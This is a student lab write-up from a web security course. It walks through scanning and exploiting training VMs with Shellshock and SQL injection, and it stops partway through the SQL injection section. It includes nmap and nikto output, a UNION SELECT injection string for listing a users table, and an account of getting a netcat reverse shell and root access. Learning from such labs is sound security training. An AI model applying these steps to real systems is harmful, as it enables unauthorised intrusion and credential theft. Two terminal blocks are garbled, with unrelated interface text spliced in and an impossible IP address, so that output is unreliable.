

Web Application Security

Assignment 3

Mikael Romanov
K1521

January 2018
Tekniikan ja liikenteen ala
Insinööri (AMK), tieto- ja viestintätekniikan tutkinto-ohjelma
Kyberturvallisuus

Content


1	Introduction	2
2	CVE-2014-6271/Shellshock	2
3	From SQL Injection to Shell	5
4	From SQL Injection to Shell II	13
5	Mitigating Vulnerabilities	19
6	Summary.....	19
7	References	21

1 Introduction

The objective of this assignment was to first read about the topics such as SQL injection and shell injection. Second part was to download three vulnerable VMs which were CVE-2014-6271/Shellshock, From SQL Injection to Shell and From SQL Injection to Shell II. The goal was to gain root access to shell by exploiting the vulnerability.

2 CVE-2014-6271/Shellshock

I started my penetration test with scanning for targets. I found one target with 10.0.2.4 address, then I scanned for open ports and service versions (Figure 1)



```
root@kali:~# nmap -sP 10.0.2.1/24 -A -T,Running,Multicast> -mtu 1500
Starting Nmap 7.60 (https://nmap.org) at 2018-01-26 10:29 EST
Nmap scan report for 10.0.2.1: b1:76:83 txqueuelen 1000 (Ethernet)
Host is up (-0.20s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.150: bytes 1439046 (1.3 MiB)
Host is up (-0.20s latency). dropped 0 overruns 0 carrier 0 collisions 0
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3: ACK,Running> -mtu 65536
Host is up (-0.20s latency). netmask 255.0.0.0
MAC Address: 08:00:27:26:5D:3F (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4: len 1000 (Local Loopback)
Host is up (-0.12s latency). bytes 364732 (356.1 KiB)
MAC Address: 08:00:27:9A:94:6D (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.574: bytes 364732 (356.1 KiB)
Host is up. TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Nmap done: 256 IP addresses (5 hosts up) scanned in 38.73 seconds
root@kali:~# nmap -sV 10.0.2.4
Starting Nmap 7.60 (https://nmap.org) at 2018-01-26 10:30 EST
Nmap scan report for 10.0.2.4
Host is up (0.000092s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.21 ((Unix) DAV/2)
MAC Address: 08:00:27:9A:94:6D (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.95 seconds
```

Figure 1 nmap scans

After I found out that the victim had Apache server and it used HTTP I decided to scan with nikto to find vulnerabilities that the Apache server might have. I found out that the target was vulnerable to shellshock (Figure 2)

```

root@kali:~# nikto -h 10.0.2.4 -p 80
- Nikto v2.1.6 MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
-----
+ Target IP: 10.0.2.4
+ Target Hostname: 10.0.2.4 JADCAST, RUNNING, MULTICAST> mtu 1500
+ Target Port: inet 180.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
+ Start Time: inet6 2018-01-26 10:26:11 (GMT-5) refixlen 64 scopeid 0x20<link>
-----
+ Server: Apache/2.2.21 (Unix) DAV/2 (as 4708182 /4.4 MiB)
+ Server leaks inodes via ETags, header found with file: /, inode: 7764, size: 1704, mtime: Thu Sep 25 05:56:50 2014
+ TX packets 21150 bytes 1439046 (1.3 MiB)
+ The anti-clickjacking X-Frame-Options header is not present. collisions 0
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS. flags=73<UP, LOOPBACK, RUNNING> mtu 65536
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type scopeid 0x10<host>
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current. kets 8574 bytes 364732 (356.1 KiB)
+ Uncommon header 'nikto-added-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271). errors 0 carrier 0 collisions 0
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ 8345 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2018-01-26 10:26:25 (GMT-5) (14 seconds)
-----
+ 1 host(s) tested

```

Figure 2 nikto scan

After I found that the target is vulnerable to shellshock I decided to check the site, there was a script that used get request to post the machines uptime and kernel information. (Figure 3)




Figure 3

I started burpsuite and tested in the REPEATER tab if the site was vulnerable to GET requests with shell command. There must be two empty lines to get request to work. The echo didn't work and the site responded with error. (Figure 4)




Figure 4 Testing GET request to shell

I started listening for ping from KALI and tried to get the vulnerableVM to ping to me. The GET request worked and I received ping. So shellshock works (Figure 5)




Figure 5 GET request to ping

Now that I had confirmation I decided to try if netcat was installed and it was so I inserted a payload that listened to 5555 port waits for connection. (Figure 6) I got inside the VM, checked who am I and tested if I can change to root without password. There was no password and got root access easily(Figure6)




Figure 6 netcat reverse shell

3 From SQL Injection to Shell

I started penetration testing with scanning for targets on the network and found new target with 10.0.2.6 address (Figure 7)




Figure 7 nmap scan for target

The I proceeded to scan for services and versions and found out that the target had ssh port open and had Apache server which used http (Figure 8)

```

root@kali:~# nmap -sV 10.0.2.6

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-01 22:21 EST
Nmap scan report for 10.0.2.6
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
MAC Address: 08:00:27:E6:E1:5A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.50 seconds

```

Figure 8 nmap target scan

As the previous vulnerability test, I scanned for vulnerabilities on the target Apache server. The XSS. (Figure 9)

```

root@kali:~# nikto -h 10.0.2.6
- Nikto v2.1.6
-----
+ Target IP: 10.0.2.6
+ Target Hostname: 10.0.2.6
+ Target Port: 80
+ Start Time: 2018-02-01 22:22:50 (GMT-5)
-----
+ Server: Apache/2.2.16 (Debian)
+ Retrieved x-powered-by header: PHP/5.3.3-7+squeeze14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is "http://127.0.0.1/images/".
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via

```

Figure 9

I opened the page and tested with a comma if the site is vulnerable to SQL injection from URL. As seen below response was that it works! (Figure 10) I also found out that there was MySQL in use so that helped a lot in later testing.




Figure 10 testing injecting sql to url

Ok the injection works so I started to find out how many columns is used. It wasn't 1 (Figure 11)




Figure 11 testing to select objects

Then I tested until I found out that it had 4 columns in use (Figure 12)




Figure 12 finding columns

So there was MySQL in use and 4 columns. `table_name` and `information_schema.tables` are MySQL syntaxes to list all tables. I tried to insert `table_name` in the first column and it wasn't it (Figure 13)




Figure 13 testing to get table names

Again the same test but now in the second column and the server returned with all the table names in use. I found table with users (Figure 14)




Figure 14 table names

Now that I found out a table named users I started to probe it by selecting columns from it with ***union select 1,column_name,3,4 from information_schema.columns where table_name="users"*** it returned with id, login and password. (Figure 15)
Now I was one step from the username and password.

